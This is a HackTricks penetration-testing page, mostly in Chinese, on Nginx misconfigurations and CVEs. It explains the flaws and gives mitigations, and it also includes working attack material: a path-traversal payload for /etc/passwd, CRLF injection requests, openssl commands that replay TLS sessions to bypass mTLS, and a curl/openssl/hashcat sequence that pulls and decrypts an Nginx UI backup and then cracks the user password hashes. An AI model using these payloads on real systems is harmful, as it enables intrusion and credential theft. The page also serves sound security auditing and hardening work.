 HackTricks
Nginx
Tip
学习并实践 AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
学习并实践 GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
学习并实践 Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
支持 HackTricks
- 查看 订阅方案!
- 加入 💬 Discord 群组、telegram 群组,关注 X/Twitter 上的 @hacktricks_live,或查看 LinkedIn 页面 和 YouTube 频道。
- 通过向 HackTricks 和 HackTricks Cloud github 仓库提交 PR,分享 hacking 技巧。
缺少 root location
在配置 Nginx 服务器时,root directive 起着关键作用,它定义了提供文件的基础目录。请看下面的示例:
server {
root /etc/nginx;

location /hello.txt {
try_files $uri $uri/ =404;
proxy_pass http://127.0.0.1:8080/;
}
}
在这种配置中,/etc/nginx 被指定为 root 目录。这个设置允许访问该 root 目录中的文件,例如 /hello.txt。不过,关键在于这里只定义了一个特定的 location(/hello.txt)。并没有为 root location(location / {...})进行配置。这个遗漏意味着 root 指令会全局生效,使得对根路径 / 的请求可以访问 /etc/nginx 下的文件。
这种配置会带来一个严重的安全问题。一个简单的 GET 请求,比如 GET /nginx.conf,就可能通过返回位于 /etc/nginx/nginx.conf 的 Nginx 配置文件而泄露敏感信息。将 root 设置为一个不那么敏感的目录,例如 /etc,可以缓解这个风险,但它仍然可能导致对其他关键文件的非预期访问,包括其他配置文件、access logs,甚至用于 HTTP basic authentication 的加密凭证。
Alias LFI Misconfiguration
在 Nginx 的配置文件中,需要仔细检查 "location" 指令。一个名为 Local File Inclusion (LFI) 的漏洞,可能会通过如下所示的配置被无意中引入:
location /imgs {
alias /path/images/;
}
这个配置容易受到 LFI attacks,因为 server 会将像 /imgs../flag.txt 这样的请求解释为试图访问目标目录之外的文件,实际上会解析为 /path/images/../flag.txt。这个缺陷允许 attackers 从 server 的 filesystem 中检索本不应通过 web 访问的文件。
为缓解这个 vulnerability,configuration 应该调整为:
location /imgs/ {
alias /path/images/;
}
更多信息: https://www.acunetix.com/vulnerabilities/web/path-traversal-via-misconfigured-nginx-alias/
Accunetix tests:
alias../ => HTTP status code 403
alias.../ => HTTP status code 404
alias../../ => HTTP status code 403
alias../../../../../../../../../../../ => HTTP status code 400
alias../ => HTTP status code 403
不安全路径限制
查看以下页面,了解如何绕过如下指令:
location = /admin {
deny all;
}

location = /admin/ {
deny all;
}
Proxy / WAF Protections Bypass
Unsafe variable use / HTTP Request Splitting
Caution
存在漏洞的变量
$uri和$document_uri,可以通过将它们替换为$request_uri来修复。一个 regex 也可能存在漏洞,例如:
location ~ /docs/([^/])? { … $1 … }- Vulnerable
location ~ /docs/([^/\s])? { … $1 … }- Not vulnerable (checking spaces)
location ~ /docs/(.*)? { … $1 … }- Not vulnerable
下面的示例展示了 Nginx 配置中的一个漏洞:
location / {
return 302 https://example.com$uri;
}
字符 \r(Carriage Return)和 \n(Line Feed)表示 HTTP 请求中的换行字符,它们的 URL 编码形式是 %0d%0a。在向配置错误的服务器发出请求时包含这些字符(例如,http://localhost/%0d%0aDetectify:%20clrf),会导致服务器发出一个名为 Detectify 的新 header。这是因为 $uri 变量会解码 URL 编码的换行字符,从而在响应中产生一个意外的 header:
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.19.3
Content-Type: text/html
Content-Length: 145
Connection: keep-alive
Location: https://example.com/
Detectify: clrf
了解更多关于 CRLF injection 和 response splitting 的风险,请看 https://blog.detectify.com/2019/06/14/http-response-splitting-exploitations-and-mitigations/。
另外,这种 technique 在 这场 talk 中有解释,其中包含一些 vulnerable examples 和 detection mechanisms。比如,为了从 blackbox 角度检测这个 misconfiguration,你可以发送这些 requests:
https://example.com/%20X- Any HTTP codehttps://example.com/%20H- 400 Bad Request
如果 vulnerable,第一个会正常返回,因为 “X” 是任意 HTTP method,而第二个会返回 error,因为 H 不是一个合法的 method。所以 server 会收到类似这样的内容:GET / H HTTP/1.1,这会触发 error。
另一个 detection examples 是:
http://company.tld/%20HTTP/1.1%0D%0AXXXX:%20x- Any HTTP codehttp://company.tld/%20HTTP/1.1%0D%0AHost:%20x- 400 Bad Request
在那场 talk 中展示的一些 found vulnerable configurations 是:
- 注意
$uri是如何在最终 URL 中按原样设置的
location ^~ /lite/api/ {
proxy_pass http://lite-backend$uri$is_args$args;
}
- 注意再次
$uri出现在 URL 中(这次是在参数内)
location ~ ^/dna/payment {
rewrite ^/dna/([^/]+) /registered/main.pl?cmd=unifiedPayment&context=$1&native_uri=$uri break;
proxy_pass http://$back;
- 现在在 AWS S3
location /s3/ {
proxy_pass https://company-bucket.s3.amazonaws.com$uri;
}
Any variable
有人发现,在某些情况下,用户提供的数据可能会被当作 Nginx variable。这种行为的原因仍然有些难以捉摸,但它并不罕见,也不容易验证。这个异常曾在 HackerOne 上的一份 security report 中被指出,可在这里查看。进一步分析错误消息后,发现它出现在 Nginx 代码库的 SSI filter module 中,最终将原因定位为 Server Side Includes (SSI)。
要检测这种 misconfiguration,可以执行下面的命令,其中通过设置 referer header 来测试是否会打印 variable:
$ curl -H ‘Referer: bar’ http://localhost/foo$http_referer | grep ‘foobar’
对整个系统进行此错误配置的扫描发现了多个实例,其中 Nginx variables 可以被用户打印出来。不过,易受攻击实例数量的减少表明,修补这个问题的努力在一定程度上是成功的。
使用带有 $URI$ARGS variables 的 try_files
以下 Nginx 错误配置可能会导致 LFI vulnerability:
location / {
try_files $uri$args $uri$args/ /index.html;
}
在我们的配置中,有指令 try_files,用于按指定顺序检查文件是否存在。Nginx 会提供它找到的第一个文件。try_files 指令的基本语法如下:
try_files file1 file2 ... fileN fallback;
Nginx 将按指定顺序检查每个文件是否存在。如果某个文件存在,它会立即被提供服务。如果指定的文件都不存在,请求将被传递到 fallback 选项,它可以是另一个 URI 或一个特定的错误页面。
但是,当在这个指令中使用 $uri$args 变量时,Nginx 会尝试查找一个与请求 URI 以及任何查询字符串参数组合匹配的文件。因此,我们可以利用这个配置:
http {
server {
root /var/www/html/public;

location / {
try_files $uri$args $uri$args/ /index.html;
}
}
}

使用以下 payload:
GET /?../../../../../../../../etc/passwd HTTP/1.1
Host: example.com
使用我们的 payload,我们将逃离根目录(在 Nginx 配置中定义)并加载 /etc/passwd 文件。在 debug 日志中,我们可以观察到 Nginx 是如何尝试这些文件的:
...SNIP...

2025/07/11 15:49:16 [debug] 79694#79694: *4 trying to use file: "/../../../../../../../../etc/passwd" "/var/www/html/public/../../../../../../../../etc/passwd"
2025/07/11 15:49:16 [debug] 79694#79694: *4 try file uri: "/../../../../../../../../etc/passwd"

...SNIP...

2025/07/11 15:49:16 [debug] 79694#79694: *4 http filename: "/var/www/html/public/../../../../../../../../etc/passwd"

...SNIP...

2025/07/11 15:49:16 [debug] 79694#79694: *4 HTTP/1.1 200 OK
使用上述配置针对 Nginx 的 PoC:
Raw backend response reading
Nginx 通过 proxy_pass 提供了一个特性,用于拦截 backend 产生的错误和 HTTP headers,目的是隐藏内部错误消息和 headers。这是通过 Nginx 在 backend 出错时返回自定义错误页面来实现的。然而,当 Nginx 遇到无效的 HTTP request 时,就会出现问题。这样的 request 会按原样转发给 backend,而 backend 的原始响应随后会在不经 Nginx 干预的情况下直接发送给客户端。
考虑一个涉及 uWSGI application 的示例场景:
def application(environ, start_response):
start_response('500 Error', [('Content-Type', 'text/html'), ('Secret-Header', 'secret-info')])
return [b"Secret info, should not be visible!"]
为管理此内容,会使用 Nginx 配置中的特定指令:
http {
error_page 500 /html/error.html;
proxy_intercept_errors on;
proxy_hide_header Secret-Header;
}
- proxy_intercept_errors: 这个指令使 Nginx 能够为后端返回状态码大于 300 的响应提供自定义响应。它确保了在我们的示例 uWSGI 应用中,
500 Error响应会被 Nginx 拦截并处理。 - proxy_hide_header: 顾名思义,这个指令会对客户端隐藏指定的 HTTP headers,从而增强隐私和安全性。
当发起一个有效的 GET 请求时,Nginx 会正常处理它,返回标准错误响应,而不会泄露任何 secret headers。然而,一个无效的 HTTP 请求会绕过这个机制,导致原始后端响应被暴露,包括 secret headers 和错误信息。
merge_slashes set to off
默认情况下,Nginx 的 merge_slashes directive 设置为 on,它会将 URL 中的多个斜杠压缩为单个斜杠。这个特性虽然简化了 URL 处理,但也可能无意中掩盖 Nginx 后面应用中的漏洞,尤其是容易受到 local file inclusion (LFI) 攻击的应用。安全专家 Danny Robinson and Rotem Bar 指出了这种默认行为的潜在风险,特别是在 Nginx 作为 reverse-proxy 时。
为减轻这类风险,建议对容易受到这些漏洞影响的应用 关闭 merge_slashes directive。这样可以确保 Nginx 将请求转发给应用时不会改变 URL 结构,从而不会掩盖任何潜在的安全问题。
更多信息请查看 Danny Robinson and Rotem Bar.
Maclicious Response Headers
如 this writeup 所示,如果 web server 的响应中存在某些 headers,它们会改变 Nginx proxy 的行为。你可以在 in the docs 中查看它们:
X-Accel-Redirect: 指示 Nginx 在内部将请求 redirect 到指定位置。X-Accel-Buffering: 控制 Nginx 是否应该缓存响应。X-Accel-Charset: 在使用 X-Accel-Redirect 时,为响应设置字符集。X-Accel-Expires: 在使用 X-Accel-Redirect 时,设置响应的过期时间。X-Accel-Limit-Rate: 在使用 X-Accel-Redirect 时,限制响应的传输速率。
例如,header X-Accel-Redirect 会在 nginx 中触发一次内部 redirect。因此,如果 nginx 配置中存在类似 root / 的设置,而 web server 返回 X-Accel-Redirect: .env,那么 nginx 就会发送 /.env 的内容(Path Traversal)。
Default Value in Map Directive
在 Nginx configuration 中,map directive 常常在 authorization control 中发挥作用。一个常见错误是没有指定 default 值,这可能导致未授权访问。例如:
http {
map $uri $mappocallow {
/map-poc/private 0;
/map-poc/secret 0;
/map-poc/public 1;
}
}
server {
location /map-poc {
if ($mappocallow = 0) {return 403;}
return 200 "Hello. It is private area: $mappocallow";
}
}
如果没有 default,malicious user 可以通过访问 /map-poc 中的一个 undefined URI 来绕过 security。The Nginx manual 建议设置一个 default value 以避免此类问题。
DNS Spoofing Vulnerability
在某些条件下,针对 Nginx 的 DNS spoofing 是可行的。如果 attacker 知道 Nginx 使用的 DNS server,并且能够拦截其 DNS queries,就可以 spoof DNS records。不过,如果 Nginx 配置为使用 localhost (127.0.0.1) 进行 DNS resolution,这种方法就无效。Nginx 允许按如下方式指定一个 DNS server:
resolver 8.8.8.8;
proxy_pass 和 internal 指令
proxy_pass 指令用于将请求重定向到其他服务器,无论是内部还是外部。internal 指令确保某些 locations 只能在 Nginx 内部访问。虽然这些指令本身不是漏洞,但它们的配置需要仔细检查,以防止出现安全问题。
proxy_set_header Upgrade & Connection
如果 nginx 服务器配置为传递 Upgrade 和 Connection headers,则可以执行 h2c Smuggling attack 来访问受保护/内部 endpoints。
Caution
这个漏洞会允许攻击者与
proxy_passendpoint 直接建立连接(此处为http://backend:9999),其内容不会被 nginx 检查。
用于窃取 here 中 /flag 的易受攻击配置示例:
server {
listen       443 ssl;
server_name  localhost;

ssl_certificate       /usr/local/nginx/conf/cert.pem;
ssl_certificate_key   /usr/local/nginx/conf/privkey.pem;

location / {
proxy_pass http://backend:9999;
proxy_http_version 1.1;
proxy_set_header Upgrade $http_upgrade;
proxy_set_header Connection $http_connection;
}

location /flag {
deny all;
}
Warning
注意,即使
proxy_pass指向一个特定的 path,比如http://backend:9999/socket.io,连接也会与http://backend:9999建立,因此你可以 contact 该内部 endpoint 中的任何其他 path。So it doesn’t matter if a path is specified in the URL of proxy_pass.
HTTP/3 QUIC module remote DoS & leak (2024)
在 2024 年,Nginx 公开了 CVE-2024-31079、CVE-2024-32760、CVE-2024-34161 和 CVE-2024-35200,表明当实验性的 ngx_http_v3_module 被编译进来且暴露了一个 listen ... quic socket 时,单个恶意 QUIC session 就可以使 worker processes 崩溃或 leak memory。受影响的版本是 1.25.0–1.25.5 和 1.26.0,而 1.27.0/1.26.1 已包含修复;内存泄露(CVE-2024-34161)还需要大于 4096 bytes 的 MTU 才会暴露敏感数据(细节见下方引用的 2024 nginx advisory)。
Recon & exploitation hints
- HTTP/3 是可选启用的,因此可以通过扫描
Alt-Svc: h3=":443"响应,或者对 UDP/443 QUIC handshakes 进行爆破;一旦确认后,使用自定义quiche-client/nghttp3payloads 对 handshake 和 STREAM frames 进行 fuzz,以触发 worker crashes 并强制 log 泄露。 - 快速 fingerprint target support,使用:
nginx -V 2>&1 | grep -i http_v3
rg -n "listen .*quic" /etc/nginx/
TLS session resumption 绕过 client cert auth (CVE-2025-23419)
2025年2月的一则 advisory 透露,使用 OpenSSL 构建的 nginx 1.11.4–1.27.3 允许在一个基于名称的 virtual host 中重用 TLS 1.3 session 到另一个中,因此一个与无需证书的 host 完成协商的 client 可以重放 ticket/PSK,跳转到受 ssl_verify_client on; 保护的 vhost,并完全跳过 mTLS。只要多个 virtual hosts 共享同一个 TLS 1.3 session cache 和 tickets,就会触发这个 bug(见下方引用的 2025 nginx advisory)。
Attacker playbook
# 1. Create a TLS session on the public vhost and save the session ticket
openssl s_client -connect public.example.com:443 -sess_out ticket.pem

# 2. Replay that session ticket against the mTLS vhost before it expires
openssl s_client -connect admin.example.com:443 -sess_in ticket.pem -ign_eof
如果目标存在漏洞,第二次握手会在不提供客户端证书的情况下完成,从而暴露受保护的位置。
What to audit
- 共享
ssl_session_cache shared:SSL且同时启用ssl_session_tickets on;的混合server_name块。 - 期望 mTLS,但从公共主机继承了共享 session cache/ticket 设置的 Admin/API 块。
- 在全局启用 TLS 1.3 session resumption 的自动化配置(例如 Ansible roles),却没有考虑 vhost 隔离。
HTTP/2 Rapid Reset resilience (CVE-2023-44487 behavior)
HTTP/2 Rapid Reset attack (CVE-2023-44487) 仍然会影响 nginx,尤其当运维将 keepalive_requests 或 http2_max_concurrent_streams 调到高于默认值时:攻击者先打开一个 HTTP/2 连接,用成千上万个 stream 填满它,然后立刻发送 RST_STREAM frames,使并发上限始终不会真正触达,同时 CPU 继续消耗在 tear-down logic 上。Nginx 的默认值(128 个并发 streams,1000 个 keepalive requests)能把影响范围控制得较小;把这些限制提高到“明显更高”会让单个客户端就能轻易耗尽 worker(见下方引用的 F5 write-up)。
Detection tips
# Highlight risky knobs
rg -n "http2_max_concurrent_streams" /etc/nginx/
rg -n "keepalive_requests" /etc/nginx/
对于那些在这些指令上暴露异常高值的主机来说,是主要目标:一个 HTTP/2 client 可以循环创建 stream 并立即发送 RST_STREAM frames,在不触发并发上限的情况下持续占满 CPU。
Nginx UI pre-auth backup export + crypto material leakage
Nginx UI 是 nginx 的单独管理面板,不是 nginx daemon 本身。在 Nginx UI < 2.3.3 中,backup export endpoint 可能可以无需认证访问,而且响应还可能通过 X-Backup-Security header 泄露解密 backup 所需的 AES-256-CBC key 和 IV。这会把“加密 backup 下载”变成直接的 credential / token / private-key disclosure。
Fast version fingerprinting from SPA assets
如果 login page 是一个 JS-heavy SPA,从 / 拉取 main bundle,并查找专门的 version chunk:
curl -s http://admin.example/ | grep -oP 'assets/index-[^"]+\.js'
curl -s http://admin.example/assets/index-<hash>.js | grep -oP 'version[-\\w]*\\.js'
curl -s http://admin.example/assets/version-<hash>.js
在有漏洞的 Nginx UI build 上,这通常会返回类似 const t="2.3.2" 这样的字面量,这足以在认证前匹配 vulnerable range。
检查暴露的 API endpoints 并拉取 backup
即使大多数 /api/* routes 返回 403,也要直接测试 backup-style endpoints:
curl -s http://admin.example/api/install
curl -s -D headers.txt -o backup.zip http://admin.example/api/backup
grep -i '^X-Backup-Security:' headers.txt
unzip -l backup.zip
如果存在漏洞,X-Backup-Security 包含 base64(key):base64(iv)。解码这两个值并确认预期长度(32-byte key、16-byte IV):
KEY_B64='<base64-key>'; IV_B64='<base64-iv>'
KEY_HEX=$(printf '%s' "$KEY_B64" | base64 -d | xxd -p -c 0)
IV_HEX=$(printf '%s' "$IV_B64" | base64 -d | xxd -p -c 0)
unzip backup.zip -d backup
openssl enc -aes-256-cbc -d -in backup/hash_info.txt -out hash_info.txt -K "$KEY_HEX" -iv "$IV_HEX"
openssl enc -aes-256-cbc -d -in backup/nginx.zip -out nginx_dec.zip -K "$KEY_HEX" -iv "$IV_HEX"
openssl enc -aes-256-cbc -d -in backup/nginx-ui.zip -out nginx-ui_dec.zip -K "$KEY_HEX" -iv "$IV_HEX"
解密后,检查恢复的 nginx 配置和 Nginx UI 应用数据。常见的 post-exploitation 路径是:
- 从
nginx_dec.zip中提取 reverse-proxy 和 vhost 详情 - 检查
nginx-ui_dec.zip中的app.ini、database.db、API tokens 或证书材料 - 导出 SQLite
users表,并在离线环境中破解恢复的密码哈希
unzip nginx-ui_dec.zip -d nginx-ui
sqlite3 nginx-ui/database.db 'select name,password from users;'
hashcat -m 3200 hashes.txt <wordlist>
这种模式也值得在其他 admin 产品中测试:一个未经认证的 “encrypted” 导出,如果响应泄露了 decryption material,或者把它和归档文件一起存储,仍然属于明文泄露。
自己试试
Detectify 创建了一个 GitHub repository,你可以用 Docker 搭建自己的 vulnerable Nginx 测试 server,其中包含本文讨论的一些错误配置,并尝试自己找到它们!
https://github.com/detectify/vulnerable-nginx
Static Analyzer tools
gixy-ng & Gixy-Next & GIXY
- Gixy-Next(GIXY 的更新 fork)是一个用于分析 Nginx configurations 的 tool,目标是发现 vulnerabilities、不安全的 directives 和有风险的 misconfigurations。它还会发现影响 performance 的 misconfigurations,并检测被遗漏的 hardening 机会,从而支持自动化 flaw detection。
- gixy-ng(GIXY 的持续维护 fork)是一个用于分析 Nginx configurations 的 tool,目标是发现 vulnerabilities、不安全的 directives 和有风险的 misconfigurations。它还会发现影响 performance 的 misconfigurations,并检测被遗漏的 hardening 机会,从而支持自动化 flaw detection。
Nginxpwner
Nginxpwner 是一个用于查找常见 Nginx misconfigurations 和 vulnerabilities 的简单 tool。
References
- https://blog.detectify.com/2020/11/10/common-nginx-misconfigurations/
- http://blog.zorinaq.com/nginx-resolver-vulns/
- https://github.com/yandex/gixy/issues/115
- https://mailman.nginx.org/pipermail/nginx-announce/2024/GWH2WZDVCOC2A5X67GKIMJM4YRELTR77.html
- https://mailman.nginx.org/pipermail/nginx-announce/2025/NYEUJX7NCBCGJGXDFVXNMAAMJDFSE45G.html
- https://www.f5.com/company/blog/nginx/http-2-rapid-reset-attack-impacting-f5-nginx-products
- https://0xdf.gitlab.io/2026/04/01/htb-snapped.html
- https://nvd.nist.gov/vuln/detail/CVE-2026-27944
- https://github.com/0xJacky/nginx-ui/security/advisories/GHSA-g9w5-qffc-6762
Tip
学习并实践 AWS Hacking:
学习并实践 GCP Hacking:
学习并实践 Az Hacking:支持 HackTricks
- 查看 订阅方案!
- 加入 💬 Discord 群组、telegram 群组,关注 X/Twitter 上的 @hacktricks_live,或查看 LinkedIn 页面 和 YouTube 频道。
- 通过向 HackTricks 和 HackTricks Cloud github 仓库提交 PR,分享 hacking 技巧。